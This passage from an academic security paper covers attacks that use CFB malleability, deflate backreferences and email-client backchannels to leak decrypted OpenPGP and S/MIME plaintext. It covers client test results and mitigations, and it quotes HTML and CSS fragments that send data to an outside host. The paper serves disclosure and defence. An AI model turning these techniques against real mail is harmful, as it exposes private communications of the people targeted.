Note that the deflate structure gives us one advantage over attacking uncompressed data as described in our attacks on S/MIME. By using backreferences we can select *arbitrary* text fragments. This means we can even skip random plaintext garbage blocks which result from our CFB ciphertext modifications, and omit potential failures by parsing the garbage data in email clients. The email client will not process decrypted data located directly in the uncompressed segments if they are hidden in OpenPGP experimental packets.

*n*th most frequent start sequences		frequency (%)	cumulated (%)
1	`a302789ced590b9014c519`	30.95	30.95
2	`a302789ced590d9014c515`	7.99	38.94
3	`a302789ced59099014d519`	7.80	46.73
4	`a302789ced590b701bc519`	7.47	54.20
5	`a302789ced590b7414d519`	3.96	58.17
	...		
211	`a302789ced59098c14551a`	0.001	100.00

Table 2: Start sequences of 100,000 synthetic facebook password reset emails sorted by frequency. 211 different beginnings were observed in total.

5.4 Practical exploitation

Although 16 bytes of plaintext must be known to fully utilize CFB gadgets, it is possible to work with a smaller amount of known plaintext. In this case, only the known bytes can be changed freely and the remaining bytes will result in unknown bytes. In the case of PGP, we were able to conduct our attacks with incomplete CFB gadgets where only the first 11 bytes are known.[5]

We measured the complexity to guess the first 11 bytes of the first compressed plaintext block in two scenarios: (1) with OpenPGP-encrypted password-reset emails from facebook and (2) by simulating the standard encryption process with GnuPG with the enron dataset containing 500,000 real world emails.

Our approach was as follows: in case of the facebook emails, we build an email generator to generate 100,000 password reset emails. This emails were generated based on a comparison of real password reset emails and were indistinguishable from the real emails. We then used GnuPG in its default configuration to encrypt all emails. In the next step, we removed the encryption layer to obtain the compressed plaintext only. We then grouped each email by its beginning 11 bytes (see Table 2). The most often observed starting sequence made up 31% of all facebook emails. The second most frequent starting bytes made up 8%. This means, that by sending roughly two emails with exactly this starting bytes, we can break 39% of all Facebook mails.

The measurements on the Enron dataset had a higher variance, with approx. 7% of the most often found starting bytes, and 2% of the second most often found starting bytes. The results are shown in Table 3. This means that with two emails approx. 9% of Enron, or "real world", emails can be exfiltrated.

[5]This is not a hard requirement and other exploitation techniques may improve on this.



Figure 7: Description of the internals of our attack on OpenPGP. Our goal is to leak the decrypted compressed plaintext (a). We exploit the CFB mode to construct correct OpenPGP structure with exfiltration fragments (b) and a segment containing backreferences (c). We then order these fragments using CFB (d). The resulting decompression step with backreferences concatenates these fragments in a way that the compressed plaintext is finally leaked to `efail.de` (e). All operations are performed on encrypted data.

*n*th most frequent start sequences		frequency (%)	cumulated (%)
1	a302789c8d8f4b4ec3400c	6.61	6.61
2	a302789ced90c16e133110	2.21	8.82
3	a302789c7590b14ec33010	0.66	9.48
	...		
500	a302789c4d90cb8ed34010	0.03	40.99
	...		
2635	a302789ced90d16ed33014	0.03	100.00

Table 3: Start sequences of approx. 500,000 emails from the enron email data set sorted by frequency. 2635 different beginnings were observed in total with the 500 most frequent sequences accounting for approx. 41% of the mails.

Although 500 guesses are very few in a cryptographic sense, the requirement to open 500 emails makes our attacks hardly practical. However, this constraint can be relaxed, because MIME allows to send multiple MIME parts per email. Using the `multipart/mixed` content-type, multiple guesses can be embedded into a single email. We measured how many parts are allowed per email and found that up to 500 parts are realistic in popular email clients. To conclude: we expect that exfiltration is possible for 40% of all emails by sending only a single email. If, however, exfiltration does not work on the first try, an attacker can send additional emails, also over multiple days to stay stealthy.

6 Exfiltration channels in email clients

Backchannels in email clients are known as privacy risks, but there is no comprehensive overview yet. We performed an analysis of existing backchannels by systematically testing 48 clients and give the complete results in Appendix D. Note that 13 of the tested clients do either not support encryption at all or we could not get the OpenPGP or S/MIME modules to work and therefore could not test whether backchannels can be used for exfiltration. This distinction is important because some email clients behave differently for encrypted and unencrypted messages. For example, HTML content that can be used to load external images in unencrypted mails is usually not interpreted for deprecated PGP/*INLINE* messages. On the other hand, for three clients we were able to bypass remote content blocking simply by encrypting the HTML email containing a simple `<img src="...">` tag.

Table 4 shows the 35 remaining clients. An attacker can exploit 23 S/MIME email clients out of which eight require either a MitM attacker or user interaction like clicking on a link or explicitly allowing external images. 17 S/MIME clients allow off-path exfiltration channels with no user interaction.

From the 35 email clients, 28 support OpenPGP and 10 allow off-path exfiltration channels with no user interaction. Five clients allow SEIP ciphertexts with stripped MDC and ignore wrong MDCs if they exist. Six clients support SE ciphertexts, which allow no integrity protection at all. Three clients – which show OpenPGP messages as plain text only – are secure against automated backchannels, but are still vulnerable to backchannels that require more complex user interaction.

6.1 Web content in email clients

HTML. The most prominent form of HTML content are images. Of the tested 48 email clients, 13 load external images by default. For ten of them, this can be turned off whereas three clients have no option to block remote content. All other clients block external images by default or explicitly ask the user before downloading. We analyzed all HTML elements that could potentially bypass the blocking filter and trigger a backchannel using a comprehensive list of HTML4, HTML5 and non-standard HTML elements that allow

OS	Client	S/MIME	PGP		
			-MDC	+MDC	SE
Windows	Outlook 2007	∠	∠	∠	√
	Outlook 2010	∠	√	√	√
	Outlook 2013	⊥	√	√	√
	Outlook 2016	⊥	√	√	√
	Win. 10 Mail	∠	–	–	–
	Win. Live Mail	∠	–	–	–
	The Bat!	⊥	√	√	√
	Postbox	∠	∠	∠	∠
	eM Client	∠	√	∠	√
	IBM Notes	∠	–	–	–
Linux	Thunderbird	∠	∠	∠	∠
	Evolution	∠	√	√	√
	Trojitá	∠	√	√	√
	KMail	⊥	√	√	√
	Claws	√	√	√	√
	Mutt	√	√	√	√
macOS	Apple Mail	∠	∠	∠	∠
	MailMate	∠	√	√	√
	Airmail	∠	∠	∠	∠
iOS	Mail App	∠	–	–	–
	Canary Mail	–	√	√	√
Android	K-9 Mail	–	√	√	√
	R2Mail2	∠	√	∠	√
	MailDroid	∠	√	∠	√
	Nine	∠	–	–	–
Webmail	United Internet	–	√	√	√
	Mailbox.org	–	√	√	√
	ProtonMail	–	√	√	√
	Mailfence	–	√	√	√
	GMail	∠	–	–	–
Webapp	Roundcube	–	√	√	∠
	Horde IMP	⊥	√	∠	∠
	AfterLogic	–	√	√	√
	Rainloop	–	√	√	√
	Mailpile	–	√	√	√

∠ Exfiltration (no user interaction) √ No exfiltration channel
⊥ Exfiltration (with user interaction) – Encryption not supported

Table 4: Exfiltration channels for various email clients for S/MIME, PGP SEIP with stripped MDC (*-MDC*), PGP SEIP with wrong MDC (*+MDC)*, and PGP SE packets.

including URIs. For each element-attribute combination, links were built using a variety of well-known[6] and unofficial[7] URI schemes based on the assumption that `http://` links may be blacklisted by a mail client while others might be allowed. We added specific link/meta tags in the HTML header. In addition, we tested against the vectors from the *Email Privacy Tester*[8] project and the *Cure53 HTTPLeaks*[9] repository. This extensive list of test-cases allowed us to bypass external content blocking in 22 email clients.

Cascading Stlye Sheets (CSS). Most mail clients allow CSS declarations to be included in HTML emails. Based on the CSS2 and CSS3 standards we assembled an extensive list of properties that allow included URIs, like `background-image: url("http://efail.de")`. These allowed bypassing remote content blocking on 11 clients.

JavaScript. We used well-known Cross Site Scripting test vectors[10,11] and placed them in various header fields like `Subject:` as well as in the mail body. We identified five mail clients which are prone to JavaScript execution, allowing the construction of particularly flexible backchannels.

6.2 S/MIME specific backchannels

OCSP requests. Mail clients can use the Online Certificate Status Protocol (OCSP) to check the validity of X.509 certificates that are included in S/MIME signatures. OCSP works as follows: the client decrypts the email, parses the certificate and obtains the URL of the OCSP-responder. The client then sends the serial number of the certificate via HTTP POST to the responder.

Using this channel for data exfiltration requires replacing the URL ciphertext blocks with other ciphertext blocks. In typical scenarios this is complicated by two factors: One, the OCSP-responder's URL is part of a larger base64 encoded data structure. Therefore, an attacker must be careful not to destroy the base64-decoding process by carefully selecting or masking the plaintext. Two, if a valid certificate chain is used, the OCSP-responder's URL is cryptographically signed which makes this backchannel unusable as long as the signature is properly checked. Eleven clients performed OCSP requests for valid certificates from a trusted CA.

CRL requests. Similar to OCSP, Certificate Revocation Lists (CRLs) are used to obtain recent status information about a certificate. Unlike OCSP, a CRL is periodically requested and contains a list of multiple serial numbers of revoked certificates. Requesting the list involves an HTTP request to the server holding the CRL and the CRL backchannel is very similar to the OCSP backchannel. Ten clients performed CRL requests for valid certificates from a trusted CA, one client even connected to an untrusted, attacker-controlled web server.

Intermediate certificates. S/MIME is built around the concept of hierarchical trust and requires following a certificate chain back to a trusted root. If the certificate is incomplete and intermediate certificates are missing, the chain can not be verified. To remedy this, a CA may augment certificates with a URL to the next link in the chain. A client can query this URL to obtain

[6] `https://www.w3.org/wiki/UriSchemes`
[7] `https://github.com/Munter/schemes`
[8] `https://www.emailprivacytester.com/`
[9] `https://github.com/cure53/HTTPLeaks`
[10] `https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet`
[11] `http://html5sec.org`

the missing certificates. These requests for intermediate certificates can be used as a backchannel. Like the backchannels via OCSP and CRL requests, this is made difficult by the base64 encoding. However, the signature can only be verified *after* the intermediate certificate was obtained. This makes exploitation of this channel much easier. Seven clients requested intermediate certificates from an attacker-controlled LDAP and/or web server.

6.3 OpenPGP specific backchannels

An email client receiving a PGP-signed message may try to automatically download the corresponding public key. There are various protocols to achieve this, for example DANE [36], HKP [37] or LDAP [38] [39]. We observed one client trying to obtain the public key for a given key ID. This can potentially be abused by malleability gadgets to leak four bytes of plaintext. We also applied 33 PGP-related email headers that refer to public keys (e.g. `X-PGP-Key: URI`), but none of the tested clients performed a request to the given URL, therefore the issue is only relevant to a MitM attacker.

6.4 External attachments

The `message/external-body` content type allows references to external resources as MIME parts instead of directly including within the mail. This is a known technique to bypass virus scanners running on a mail gateway. However, there are various proprietary variants of this header, for which one email client automatically performed a DNS request for the external attachment's hostname. It is noteworthy that this was done automatically, the email did not have to be explicitly opened.

6.5 Email security gateways

Email security gateways are typically used in large enterprises to secure the outgoing communication with S/MIME or OpenPGP. This ensures that employees do not have to install any extensions or generate keys, and their their emails are automatically encrypted and decrypted.

Our attacks are in general applicable to scenarios with email security gateways as well. In fact, preventing our attacks in these scenarios makes our attacks even more challenging. The reason is that a gateway is only used to decrypt the incoming emails and has no knowledge of the email processing clients. We were not able to systematically analyze various security gateways as we performed our analyses for email clients. The reason is that these gateways are not easily accessible and that they can be used in different configurations depending on the complexity of the used scenario. Nevertheless, we had a chance to test two appliances. The configuration of the first one was insecure and we could find a direct exfiltration exploit. The second gateway was configured correctly and we were not able to find any direct exploits in the limited time we had for the evaluation. All decrypted emails were only forwarded in plaintext. If more email parts were used, only the first part was displayed. The following parts were converted to attachments.

7 Mitigations

Backchannels are critical, because they provide a way to *instantly* obtain the plaintext of an email. Reliably blocking *all* backchannels, including those not based on HTML, would prevent all the attacks *as presented*. However, it does not fix the underlying vulnerability in the S/MIME and OpenPGP standards. In a broader scenario, an attacker could also inject binary attachments or modify already attached ones, such that exfiltration is done later even if no email client is involved. Therefore, blocking network requests is only a short-term solution. In the following section we present long-term mitigations which require updating the standards.

7.1 Countering direct exfiltration attacks

Same origin policy for email. We showed that the complexity of HTML, CSS and MIME makes it possible to mix encrypted and plaintext contents. If an exfiltration channel is available, this can lead to direct leaks of decrypted plaintexts, independently of whether the ciphertext is authenticated or not. In web scenarios, a typical protection against these kinds of attacks is same origin policy [40]. Similar protection mechanisms could be applied in email scenarios as well. These should enforce that email parts with different security properties are not combined.

However, this mitigation is hard to enforce in every scenario. For example, email gateways typically used in companies process encrypted emails and forward the plain data to email clients used by the employees. Email clients have no knowledge whether the original message was encrypted or not. In such scenarios this countermeasure must be combined with different techniques. An effective mitigation for an email gateway would be to display only the first email body part and convert further body parts into attachments.

7.2 Countering malleability gadget attacks

The S/MIME standard does not provide any effective security measures countering our attacks. OpenPGP provides Message Modification Codes and we could observe several OpenPGP implementations that were not vulnerable to our attacks because they dropped ciphertexts with invalid MDCs. Unfortunately, the OpenPGP standard is

not clear about handling MDC failures. The standard only vaguely states that any failures in the MDC check "MUST be treated as a security problem" and "SHOULD be reported to the user" [30]. Furthermore, the standard still supports SE packets which offer no integrity protection. From this perspective, the security vulnerabilities observed in GnuPG and Enigmail are standard-conforming, as GnuPG returns an error code and prints out a specific error message. Our experiments showed that different clients deal differently with MDC failures (see Table 4).

In the long-term, updating the S/MIME and OpenPGP standards is inevitable to meet modern cryptographic best practices and introduce authenticated encryption algorithms.

Authenticated encryption (AE). Our attack would be prevented if the email client detects changes in the ciphertext during decryption *and* prevents it from being displayed. On a first thought, making an AE block cipher such as AES-GCM the default, would prevent the attack. Although CMS defines an *AuthenticatedData* type [41], S/MIME's current specification does not. There were efforts to introduce authenticated encryption in OpenPGP which is, however, expired [42].

By introducing these algorithms, the standard would need to address backwards compatibility attacks and handling of streaming-based decryption.

Solving backwards compatibility problems. In a backwards compatibility attack an attacker takes a secure authenticated ciphertext (e.g., AES-GCM) and forces the receiver to use a weak encryption method (e.g., AES-CBC) [43]. To prevent these attacks, usage of different keys for different cryptographic primitives has to be enforced. For example, the decrypted key can be used as an input into a key derivation function KDF together with the algorithm string. This would enforce different keys for different algorithms:

$$k_{\text{AES-CBC}} = KDF(k, \text{"AES-CBC"}) \quad (1)$$

$$k_{\text{AES-GCM}} = KDF(k, \text{"AES-GCM"}) \quad (2)$$

Although an email client could use S/MIMEs *capabilities list* to promote more secure ciphers in every signature, an attacker can still forward emails she obtained in the past. The email client may then (a) process the old email and stay susceptible to exfiltration attacks or (2) do not process the email and break downgrade compatibility.

Streaming-based decryption. OpenPGP uses streaming, i.e. it passes on plaintext parts during decryption if the ciphertext is large. This feature collides with our request for AE ciphers because most AE ciphers also support streaming. In the event that the ciphertext was modified, it will pass on already decrypted plaintext, along with an error code at the end. If these plaintext parts are interpreted, exfiltration channels may arise despite using an AE cipher. We think it is safe to turn off streaming in the email context because the size of email ciphertexts is limited and can be handled by modern computers. Otherwise, if the ciphertext size is a concern, the email should be split into chunks which are encrypted and authenticated so that no streaming is needed. A cryptographic approach to solve this problem would be to use a mode of operation which does not allow for decrypting the ciphertext before its authenticity is validated. For example, AES-SIV could be used [44]. Note that AES-SIV works in two phases and thus it does not offer such performance as authenticated encryption schemes (e.g., AES-GCM).

8 Related work

This section gives a brief overview on related work. An extended version is in Appendix B.

In 2000 Katz and Schneier described a chosen-ciphertext attack [45] that *blinds* an uncompressed ciphertext, which they send in a spoofed email to the victim. They then hope that the victim replies to the email with the blinded ciphertext, that they can then unblind. This attack requires a cooperating victim and does not work against compressed plaintexts.

In 2001 Davis described "surreptitious forwarding" attacks and their applicability to S/MIME, PKCS#7, MOSS, PEM, PGP, and XML [46] in which an attacker can re-sign or re-encrypt the original email and forward it onto a third person.

In 2002 Perrin presented a downgrade attack, which removes the integrity protection turning a SEIP into a SE data packet [32]. In 2015, Magazinius showed that this downgrade attack is applicable in practice [33].

In 2005 Mister and Zuccherato described an adaptive-chosen-ciphertext attack [34] exploiting OpenPGP's integrity *quick check*. The attacker need 2^{15} queries to decrypt two plaintext bytes per block. The attack requires a high number of queries, which makes the attack unpractical for email encryption.

Strenzke [31] improved one of Davis' attacks and noted that an attacker can strip a signature and re-sign the encrypted email with his private key. He sends the email to the victim who hopefully responds with an email including the decrypted ciphertext.

Many attacks abuse CBC' malleability property to create chosen-ciphertext attacks [14–16]. Practical attacks have been shown against IPSec [17, 18], SSH [19, 20], TLS [21–24], or XML Encryption [25]. Overall, the attacker uses the server as an oracle. This is not possible in typical OpenPGP and S/MIME scenarios, since users are unlikely to open many email without getting suspicious.

In 2005, Fruwirth, the author of the Linux Unified Key

Setup (luks), wrote a compendium of attacks and insecure properties of CBC [47] in the hard disk encryption context. Later in 2013, Lell presented a practical exploit for CBC malleability against a Ubuntu 12.04 installation that is encrypted using luks [48] with CBC. An attack very similar to Lell's was described in 2016 in the Owncloud server side encryption module [49].

In 2017 Cure53 analyzed the security of Enigmail [50]. The report shows that surreptitious forwarding is still possible and that it is possible to spoof OpenPGP signatures. No plaintext exfiltration attacks have been considered.

Acknowledgements

The authors thank Marcus Brinkmann and Kai Michaelis for insightful discussions about GnuPG, Lennart Grahl, Yves-Noel Weweler and Marc Dangschat for their early work around x509 backchannels, Hanno Böck for his comments on AES-SIV and our attack in general, and Tobias Kappert for countless remarks regarding the deflate algorithm.

References

[1] The Radicati Group, Inc., "Email statistics report, 2017 - 2021," Feb. 2017.

[2] Wikileaks, "Vp contender sarah palin hacked," Sept. 2008. https://wikileaks.org/wiki/VP_contender_Sarah_Palin_hacked.

[3] Wikileaks, "Sony email archive," Apr. 2015. https://wikileaks.org/sony/emails/.

[4] Wikileaks, "Hillary clinton email archive," Mar. 2016. https://wikileaks.org/clinton-emails/.

[5] Wikileaks, "The podesta emails," Mar. 2016. https://wikileaks.org/podesta-emails/.

[6] K. Thomas, F. Li, A. Zand, J. Barrett, J. Ranieri, L. Invernizzi, Y. Markov, O. Comanescu, V. Eranti, A. Moscicki, D. Margolis, V. Paxson, and E. Bursztein, eds., *Data breaches, phishing, or malware? Understanding the risks of stolen credentials*, 2017.

[7] E. Bursztein, B. Benko, D. Margolis, T. Pietraszek, A. Archer, A. Aquino, A. Pitsillidis, and S. Savage, "Handcrafted fraud and extortion: Manual account hijacking in the wild," in *IMC '14 Proceedings of the 2014 Conference on Internet Measurement Conference*, (1600 Amphitheatre Parkway), pp. 347–358, 2014.

[8] M. Green, "What's the matter with pgp?," Aug. 2014. https://blog.cryptographyengineering.com/2014/08/13/whats-matter-with-pgp/.

[9] M. Marlinspike, "Gpg and me," Feb. 2015. https://moxie.org/blog/gpg-and-me/.

[10] F. Valsorda, "I'm throwing in the towel on PGP, and I work in security," Dec. 2016. https://arstechnica.com/information-technology/2016/12/op-ed-im-giving-up-on-pgp/.

[11] Amnesty International, "Verschlüsselte Kommunikation via PGP oder S/MIME." https://www.amnesty.de/keepitsecret. Accessed: 2018-02-22.

[12] Electronic Frontier Foundation, "How to: Use PGP for Windows." https://ssd.eff.org/en/module/how-use-pgp-windows. Accessed: 2018-02-22.

[13] United Nations Educational Scientific and Cultural Organization and Reporters Without Borders, *Safety Guide for Journalists – a Handbook for Reporters in High-Risk Environments*. CreateSpace Independent Publishing Platform, 2016.

[14] S. Vaudenay, "Security flaws induced by cbc padding - applications to ssl, ipsec, wtls ..," in *EUROCRYPT* (L. R. Knudsen, ed.), vol. 2332 of *Lecture Notes in Computer Science*, pp. 534–546, Springer, 2002.

[15] K. Paterson and A. Yau, "Padding Oracle Attacks on the ISO CBC Mode Encryption Standard," in *Topics in Cryptology – CT-RSA 2004*, vol. 2964 of *Lecture Notes in Computer Science*, Springer Berlin / Heidelberg, Feb. 2004.

[16] C. J. Mitchell, "Error oracle attacks on cbc mode: Is there a future for cbc mode encryption?," in *Information Security* (J. Zhou, J. Lopez, R. H. Deng, and F. Bao, eds.), (Berlin, Heidelberg), pp. 244–258, Springer Berlin Heidelberg, 2005.

[17] J. P. Degabriele and K. G. Paterson, "Attacking the IPsec standards in encryption-only configurations," in *IEEE Symposium on Security and Privacy*, pp. 335–349, IEEE Computer Society, 2007.

[18] J. P. Degabriele and K. G. Paterson, "On the (in)security of IPsec in MAC-then-encrypt configurations," in *ACM Conference on Computer and Communications Security* (E. Al-Shaer, A. D. Keromytis, and V. Shmatikov, eds.), pp. 493–504, ACM, 2010.

[19] M. R. Albrecht, K. G. Paterson, and G. J. Watson, "Plaintext recovery attacks against ssh," in *Proceedings of the 2009 30th IEEE Symposium on Security and Privacy*, SP '09, (Washington, DC, USA), pp. 16–26, IEEE Computer Society, 2009.

[20] M. R. Albrecht, J. P. Degabriele, T. B. Hansen, and K. G. Paterson, "A surfeit of ssh cipher suites," in *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, CCS '16, (New York, NY, USA), pp. 1480–1491, ACM, 2016.

[21] N. J. A. Fardan and K. G. Paterson, "Lucky thirteen: Breaking the tls and dtls record protocols," in *2013 IEEE Symposium on Security and Privacy*, pp. 526–540, May 2013.

[22] M. R. Albrecht and K. G. Paterson, "Lucky microseconds: A timing attack on amazon's s2n implementation of tls," in *Advances in Cryptology – EUROCRYPT 2016* (M. Fischlin and J.-S. Coron, eds.), (Berlin, Heidelberg), pp. 622–643, Springer Berlin Heidelberg, 2016.

[23] G. Irazoqui, M. S. Inci, T. Eisenbarth, and B. Sunar, "Lucky 13 strikes back," in *Proceedings of the 10th ACM Symposium on Information, Computer and Communications Security*, ASIA CCS '15, (New York, NY, USA), pp. 85–96, ACM, 2015.

[24] J. Somorovsky, "Systematic fuzzing and testing of tls libraries," in *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, CCS '16, (New York, NY, USA), pp. 1492–1504, ACM, 2016.

[25] T. Jager and J. Somorovsky, "How To Break XML Encryption," in *The 18th ACM Conference on Computer and Communications Security (CCS)*, Oct. 2011.

[26] P. Resnick, "Internet message format," October 2008. RFC5322.

[27] N. Freed and N. Borenstein, "Multipurpose internet mail extensions (mime) part one: Format of internet message bodies," November 1996. RFC2045.

[28] B. Ramsdell and S. Turner, "Secure/multipurpose internet mail extensions (s/mime) version 3.2 message specification," January 2010. RFC5751.

[29] R. Housley, "Cryptographic message syntax (cms)," September 2009. RFC5652.

[30] J. Callas, L. Donnerhacke, H. Finney, D. Shaw, and R. Thayer, "Openpgp message format," November 2007. RFC4880.

[31] F. Strenzke, "Improved message takeover attacks against s/mime," Feb. 2016. `https://cryptosource.de/posts/smime_mta_improved_en.html`.

[32] "Openpgp security analysis," Sept. 2002. `https://www.ietf.org/mail-archive/web/openpgp/current/msg02909.html`.

[33] J. Magazinius, "Openpgp seip downgrade attack," Oct. 2015. `http://www.metzdowd.com/pipermail/cryptography/2015-October/026685.html`.

[34] S. Mister and R. Zuccherato, "An attack on cfb mode encryption as used by openpgp." Cryptology ePrint Archive, Report 2005/033, 2005. `https://eprint.iacr.org/2005/033`.

[35] P. Deutsch, "Deflate compressed data format specification version 1.3," May 1996. RFC1951.

[36] P. Wouters, "Dns-based authentication of named entities (dane) bindings for openpgp," August 2016. RFC7929.

[37] D. Shaw, "The OpenPGP HTTP Keyserver Protocol (HKP)," Internet-Draft draft-shaw-openpgp-hkp-00, Internet Engineering Task Force, Mar. 2003. Work in Progress.

[38] G. Good, "The ldap data interchange format (ldif) - technical specification," June 2000. RFC2849.

[39] "How to setup an openldap-based pgp keyserver." `https://wiki.gnupg.org/LDAPKeyserver`.

[40] "Same origin policy," Jan. 2010. `https://www.w3.org/Security/wiki/Same_Origin_Policy`.

[41] R. Housley, "Cryptographic message syntax (cms) authenticated-enveloped-data content type," November 2007. RFC5083.

[42] "Modernizing the openpgp message format," 2015. `https://tools.ietf.org/html/draft-ford-openpgp-format-00`.

[43] T. Jager, K. G. Paterson, and J. Somorovsky, "One Bad Apple: Backwards Compatibility Attacks on State-of-the-Art Cryptography," in *Network and Distributed System Security Symposium (NDSS)*, February 2013.

[44] D. Harkins, "Synthetic initialization vector (siv) authenticated encryption using the advanced encryption standard (aes)," October 2008. RFC5297.

[45] J. Katz and B. Schneier, "A chosen ciphertext attack against several e-mail encryption protocols," in *Proceedings of the 9th Conference on USENIX Security Symposium - Volume 9*, SSYM'00, (Berkeley, CA, USA), pp. 18–18, USENIX Association, 2000.

[46] D. Davis, "Defective sign & encrypt in s/mime, pkcs#7, moss, pem, pgp, and xml," in *Proceedings of the General Track: 2001 USENIX Annual Technical Conference*, (Berkeley, CA, USA), pp. 65–78, USENIX Association, 2001.

[47] C. Fruhwirth, "New methods in hard disk encryption," July 2005. `http://clemens.endorphin.org/nmihde/nmihde-A4-ds.pdf`.

[48] J. Lell, "Practical malleability attack against cbc-encrypted luks partitions," 2013.

[49] H. Böck, "Pwncloud – bad crypto in the owncloud encryption module," Apr. 2016. `https://blog.hboeck.de/archives/880-Pwncloud-bad-crypto-in-the-Owncloud-encryption-module.html`.

[50] "Pentest-report enigmail," Dec. 2017. `https://enigmail.net/download/other/Enigmail%20Pentest%20Report%20by%20Cure53%20-%20Excerpt.pdf`.

[51] K. Jallad, J. Katz, and B. Schneier, "Implementation of chosen-ciphertext attacks against pgp and gnupg," in *Information Security* (A. H. Chan and V. Gligor, eds.), (Berlin, Heidelberg), pp. 90–101, Springer Berlin Heidelberg, 2002.

[52] D. Davis, "Sender authentication and the surreptitious forwarding attack in cms and s/mime," Aug. 2001. RFC draft, `https://tools.ietf.org/html/draft-ietf-smime-sender-auth-00`.

[53] "security fixes (kdf, mdc-¿mac)?," Sept. 2002. `https://www.ietf.org/mail-archive/web/openpgp/current/msg02841.html`.

A Details on attacking OpenPGP

We now give a more detailed explanation on our attacks from Section 5.3. We concentrate on the nested structure of compressed OpenPGP packets. Note that we have malleability gadgets which can be used to produce useful text fragments $(P_{c0}, P_{c1}, P_{c2}, \ldots)$.



Figure 8: First part of the created plaintext. OpenPGP packets are denoted by a solid line. Uncompressed and compressed *deflate segments* are denoted by a dashed line.

We start by opening a new uncompressed segment U_1 in a compressed data packet CD_1 at the start of the message (see Figure 8). Inside the uncompressed segment we start a new experimental packet I_1 whose content is ignored by common OpenPGP clients (e.g., in practice this could be an experimental packet with tag 60). We use I_1 to insert our plaintext fragments. Inside this ignored packet we create another compressed data packet CD_2 to refer to later. Note that this packet will not be parsed and is not valid at this point. It is merely used to build a correct packet later. Inside CD_2 we open another uncompressed segment U_2 that will hold our exfiltration code fragments $(P_{c0}, P_{c1}, P_{c2}, \ldots)$. As we use malleability gadgets to create these fragments they will be interleaved with 16 byte random data g_i. The first bytes in the uncompressed segment U_2 contain the header structure for a literal data packet LD_1. This is because LD_1 should be the actual packet output after decryption and decompression. We use the fragments P_ci later to prepend text to the original email (e.g., `<img src="efail.de/`). The following segment U_3 enables us to append text to the original email, here: T_n. This could be, for example, a double quote with a closing HTML tag `">`.

For now, we have prepared text fragments $(P_{c0}, P_{c1}, P_{c2}, \ldots)$ which can be used as email building blocks. In the next step we are going to use backreferences to construct the complete email and exfiltrate decrypted email plaintext. The constructed plaintext is shown in Figure 9. As multiple backreferences (denoted by $\leftarrow$) – one for each text fragment – are needed and the amount of bytes needed easily exceeds the 16 Bytes available in a malleability gadget they need to be split among multiple compressed segments (CS_i).



Figure 9: Second part of the created plaintext uses backreferences to construct the complete email.

Those segments are interleaved with uncompressed segments, to hold the random data generated by the use of malleability gadgets that would otherwise break the uncompressed segments by decrypting to invalid backreferences. We use fixed Huffman codes as these do not need a long prefix.

To reassemble CD_2 containing the uncompressed segment U_2 and therefore the literal data packet L_2, we start by referencing these in B_1 and appending the first text fragments. By backreferencing to the output of the last compressed segment at the beginning of each new compressed segment the constructed packet CD_2 can be reassembled. After the segment containing the last text fragment (CS_k) of the prefix, the original email m is appended. As the original email is assumed to be compressed, it can be inserted here without modification.

Finally, I_1 is closed and a new compressed segment is started, reassembling CD_2 by referencing the output of B_{k-1}, the original email m and the postfix P_{cn}. The resulting uncompressed email therefor contains the plaintext $P_{c1}||P_{c2}||\ldots||P_{c(n-1)}||m||P_{cn}$. With this procedure it is possible to use the various backchannels by clever construction of the text fragments P_{c1} to P_{cn}.

B Extended related work

B.1 Insecure encryption schemes in email protocols

In 2000 Katz and Schneier described a chosen-ciphertext attack on email encryption protocols [45]. They pointed out that the malleability of encryption schemes used in PGP and other relevant protocols allows an attacker to perform subtle modifications to the ciphertext, which will garble its plaintext in way that the attackers can reverse. The attacker then sends the *blinded* message to the victim, who decrypts and views the email message, which consists of randomly looking data. The victim suspects a benign transmission error and replies to the attacker together with the cited decrypted message, who

can reverse the modifications and gain the original plaintext. They found that the attack will fail in most cases when data is compressed before encryption [51]. We do not need any cooperation from the user other than decrypting and opening the email. A vulnerable email client decrypts and interprets its content, which leaks the plaintext. Furthermore, we show that OpenPGP's plaintext compression does not reliably stop the attack in practical scenarios.

In 2005 Mister and Zuccherato described an adaptive-chosen-ciphertext attack on OpenPGP [34]. This attack exploits the malleability of the CFB encryption mode and OpenPGP's integrity *quick check* used in the OpenPGP implementation. The attacker needs 2^{15} queries to decrypt two plaintext bytes per block. Mister and Zuccherato described several potential attack scenarios. They came to the conclusion that because of the high number of queries the attack was very unlikely in non-sever based scenarios.

